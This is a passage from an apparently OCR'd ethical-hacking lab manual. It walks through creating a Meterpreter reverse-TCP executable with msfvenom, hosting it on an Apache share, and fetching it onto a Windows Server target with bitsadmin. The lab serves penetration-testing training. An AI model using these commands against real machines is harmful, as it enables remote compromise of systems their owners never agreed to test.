
The password that you type will not be visible.




11. In the terminal window, type **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe** and press **Enter**, to create the payload.




12. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **/home/attacker** to the shared location using the below commands:
    - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
    - Type **chmod -R 755 /var/www/html/share** and press **Enter**
    - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
    - Copy the malicious file to the shared location by typing **cp /home/attacker/Exploit.exe /var/www/html/share** and pressing **Enter**




13. Now, start the Apache service. To do this, type **service apache2 start** and press **Enter**.




14. ☐ Click Windows Server 2019 to switch to **Windows Server 2019** machine.
15. ☐ In the **Type here to search** field of the **Desktop**, type **powershell** and click **Windows PowerShell** to launch a PowerShell.




16. ☐ In the PowerShell window, type **bitsadmin /transfer Exploit.exe http://10.10.1.13/share/Exploit.exe c:\Exploit.exe** and press **Enter**.



17. **BITSAdmin** transfers the file, as shown in the screenshot.



18. ☐ Open **File Explorer** and Navigate to **C:** drive, you can see that the malicious file is successfully transferred.



